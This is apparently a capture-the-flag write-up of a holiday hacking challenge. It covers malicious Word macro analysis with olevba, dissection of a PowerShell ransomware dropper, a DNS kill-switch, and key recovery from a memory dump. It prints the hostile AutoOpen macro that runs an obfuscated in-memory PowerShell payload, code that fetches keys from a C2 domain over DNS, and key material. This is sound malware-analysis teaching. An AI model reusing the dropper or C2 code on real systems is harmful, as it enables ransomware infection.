
Hi, I'm Shinny Upatree.

Hey! Mind giving ole' Shinny Upatree some help? There's a contest I HAVE to win.


As long as no one else wins first, I can just keep trying to win the Sleigh Bell Lotto, but this could take forever!

I'll bet the GNU Debugger can help us. With the PEDA modules installed, it can be prettier. I mean easier.


- **Debut the application and find the good function :**



- **Run gdb and jump to the function :**



- **Win the game :**




Objective 10:

After completing the prior Objective, Alabaster gives you a document he suspects downloads the malware. What is the domain name the malware in the document downloads from?

Answer: erohetfanu.com


Resolution:

- **Download the malware :**




- **Get olevba tool from github repo :**

- **Analyse the document :**




```
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::
mBase[illegible]AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRs
xdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSz
IXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"" "
Shell cmd
End Sub

+----------+--------------------+----------------------------------------+
|Type      |Keyword             |Description                             |
+----------+--------------------+----------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened   |
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is |
|          |                    |opened                                  |
|Suspicious|Shell               |May run an executable file or a system  |
|          |                    |command                                 |
|Suspicious|powershell          |May run PowerShell commands             |
|Suspicious|ExecutionPolicy     |May run PowerShell commands             |
|Suspicious|New-Object          |May create an OLE object using PowerShell |
|IOC       |powershell.exe      |Executable file name                    |
+----------+--------------------+----------------------------------------+
```


- **Open the Word document :**



- **Edit the macro and remove the "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C", "iex", and wrapping double-quotes.**



- **Clean the code to avoid execution, run it in a powershell cmd prompt and identify the Domain name :**



Objective 11:

Analyze the full malware source code to find a kill-switch and activate it at the North Pole's domain registrar HoHoHo Daddy.


What is the full sentence text that appears on the domain registration success message (bottom sentence)?

Answer: Successfully registered yippeekiyaa.aaay!


Resolution:

- **We have a dropper which is supposed to grab a malicious code and execute it in memory. By removing Invoke-Expression and redirect the dropper's output into a file, we'll be able to get the malware source code to analyse it and maybe find a kill-switch :**

- **Again, remove IEX and redirect the malware into a file using ‘outfile’ command :**



- **Get the code and re-arrange it in an editor :**



- **Using Powershell ISE debugger, we can clearly see that the malware will only be executed if 3 conditions are matching :**

1. **Reach a obfuscated domain and return a null value (unregistered domain).**

```
if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))))) $(Resolve-DnsName -Server erohetfanu.com -Name
6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8))) {return}
```


2. **Victim host's local port 8080 must be unused:**

```
if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0
```


3. **The victim must be part of the Domain KRINGLECASTLE:**

```
$(G2B $(H2B $S1))) $(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746
 -or (Get-WmiObject Win32_ComputerSystem).Domain -eq "KRINGLECASTLE") {return}
```

- **Setting up some specific break point on the code, we can get the value returned from the H2A function :**



- **The function returns an unregistered Domain name called “yippeekiyaa.aaay”, so let’s try to registered it !**



- **We’ve found the kill-switch which avoid new infections.**

Objective 12:

After activating the kill-switch domain in the last Objective, Alabaster gives you a zip file with a memory dump and encrypted password database. Use these files to decrypt Alabaster's password database. What is the password entered in the database for the **Vault** entry?

Answer: ED#ED#EED#EF#G#F#G#ABA#BA#B

Resolution:

- **So far, we’ve learned that :**


1. **Once dropped on the victim, the malware is executed in memory.**
2. **The malware is using DNS (udp) protocol to communicate with his C&C.**
3. **The malware creates an AES symetric key to encrypt ELFDB files on the system.**
4. **The malware import an RSA public key and encrypt the AES key with it.**
5. **The malware deletes the AES key and send the encrypted version to the C&C.**
6. **Alabaster has a memory dump which will probably be helpful to recover the encrypted key.**


- **Download the archive (encrypted DB and memory dump):**

```
nyws@nihil:~/hackholiday/ransomware/vault$ ls
total 526M
drwxr-xr-x 2 nyws nyws 4.0K Jan   2 10:45 .
drwxr-xr-x 6 nyws nyws 4.0K Jan   2 10:45 ..
-rw-r--r-- 1 nyws nyws  17K Nov   9 10:25 alabaster_passwords.elfdb.wannacookie
-rw-rw-r-- 1 nyws nyws 118M Jan   1 13:53 forensic_artifacts.zip
-rw-r--r-- 1 nyws nyws 408M Nov   9 10:50 powershell.exe_181109_104716.dmp
```


```
nyws@nihil:~/hackholiday/ransomware/vault$ ls
total 526M
drwxr-xr-x 2 nyws nyws 4.0K Jan   2 10:45 .
drwxr-xr-x 6 nyws nyws 4.0K Jan   2 10:45 ..
-rw-r--r-- 1 nyws nyws  17K Nov   9 10:25 alabaster_passwords.elfdb.wannacookie
-rw-rw-r-- 1 nyws nyws 118M Jan   1 13:53 forensic_artifacts.zip
-rw-r--r-- 1 nyws nyws 408M Nov   9 10:50 powershell.exe_181109_104716.dmp
```


- **Get Chrisjd20's [power_dump](#) tool on github and load the memory dump :**





- **Get the malware public/private keys :**

Looking in the code, the malware is trying to grab something using some HEX value in a DNS function.

```
if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject Wins
$pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274") ) )
#$pub_key = ($(get_over_dns("7365727665722e6b6579") ) )
```

- **Using this function provide us a public key :**

```
[DBG]: PS C:\Users\nyws>> ($(get_over_dns("7365727665722E637274") ) )
MIIDXTCCAkWgAwIBAgIJAP6e19CWzSCJMA0GCSqGSIb3DQEBCwUAMEUxC2AJBgNV
BAYTAkFVMRMwEQYDVQQIDApTb211LVN0YXRlMSEwHwYDVQQKDBhJbnRlcm5ldCBX
aWRnaXRzIFB0eSBMdGQwHhcNMTgwODAzMTUwMTA3WhcNMTkwODAzMTUwMTA3WjBF
MQswCQYDVQQGEwJBVTETMBEGA1UECAwKU29tZS1TdGF0ZTEhMB8GA1UECgwYSW50
ZXJuZXQgV2lkZ2l0cyBQdHkgTHRkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
CgKCAQEAxIjc2VVG1wmzBi+LDNlLYpUeLHhGZYtgjKAye96h6pfrUqcLSvcuC+s5
ywy1kgOrrx/pZh4YXqfbolt77x2AqvjGuRJYwa78EMtHtgq/6njQa3TLULPSpMTC
QM9H0SWF77VgDRSReQPjaoyPo3TFbS/Pj1ThlqdTwPAOlu4vvXi5Kj2zQ8QnxYQB
hpRxFPnB9Ak6G9EgeR5NEkz1CiiVXN37A/P7etMiU4QsOBipEcBvL6nEAoABlUHi
zWCTBBb9PlhwLdlsY1k7tx5wHzD7IhJ5P8tdksBzgrWjYxUfBreddg+4nRVVuKeb
E9Jq6zImCfu8elXjCJK8OLZP9WZWDQIDAQABo1AwTjAdBgNVHQ4EFgQUfeOgZ4f+
kxU1/BN/PpHRuzBYzdEwHwYDVR0jBBgwFoAUfeOgZ4f+kxU1/BN/PpHRuzBYzdEw
DAYDVR0TBAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAhdhDHQvw9Q+Fromk7n2G
2eXkTNX1bxz2PS2Q1ZW393Z83aBRWRvQKt/qGCAi9AHg+NB/F0WMZfuuLgziJQTH
QS+vvCn3bi1HCwz9w7PFe5CZegaivbaRD0h7V9RHwVfzCGSddUEGBH3j8q7thrKO
xOmEwvHi/0ar+0sscBideOGq11hoTn74I+gHjRherRvQWJb4Abfdr4kUnAsdxsl7
MTxM0f4t4cdWHyeJUH3yBuT6euId9rn7GQNi61HjChXjEfza8hpBC4OurCKcfQiV
oY/0BxXdxgTygwhAdWmvNrHPoQyB5Q9XwgN/wWMtrlPZfy3AW9uGFj/sgJv42xcF
+w==

[DBG]: PS C:\Users\nyws>>
```

- **Which can be confirmed by converting the value HEX to Ascii (server.crt):**

```
7365727665722E637274
```

Output

```
server.crt
```

- **Sounds good, maybe we can use the same function to get the server.key right ?**

```
[DBG]: PS C:\Users\nyws>> ($(get_over_dns("7365727665722e6b6579") ) )
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDEiNzZVUbXCbMG
L4sM2UtilR4seEZli2CMoDJ73qHql+tSpwtK9y4L6znLDLWSA6uvH+lmHhhep9ui
W3vvHYCq+Ma5EljBrvwQyOe2Cr/qeNBrdMtQs9KkxMJAzOfRJYXvtWANFJF5A+Nq
jI+jdMVtL8+PVOGWp1PA8DSW7i+9eLkqPbNDxCfFhAGGlHEU+cHOCTob0SB5Hk0S
TPUKKJVc3fsD8/t6OyJThCw4GKkRwG8vqcQCgAGVQeLNYJMEFvO+WHAt2WxjWTu3
HnAfMPsiEnk/y12SwHOCtaNjFR8Gt512D7idFVW4p5sTOmrrMiYJ+7x6VeMIkrw4
tk/1ZlYNAgMBAAECggEAHdIGcJOX5Bj8qPudxZ1S6uplYan+RHoZdDz6bAEj4Eyc
ODW4aO+IdRaD9mM/SaBO9GWLLItOdyhRExl+fJGlbEvDG2HFRd4fMQOnHGAVLqaW
OTfHgb9HPuj78ImDBCEFaZHDuThdulbOsr4RLWQScLbIb58Ze5p4AtZvpFcPt1fN
6YqS/yOi5VEFROWuldMbEJN1x+xeiJp8uIs5KoL9KH1njZcEgZVQpLXzrsjKr67U
3nYMKDemGjHanYVkF1pzv/rardUnS8h6q6JGyzV91PpLE2IOLY+tGopKmuTUzVOm
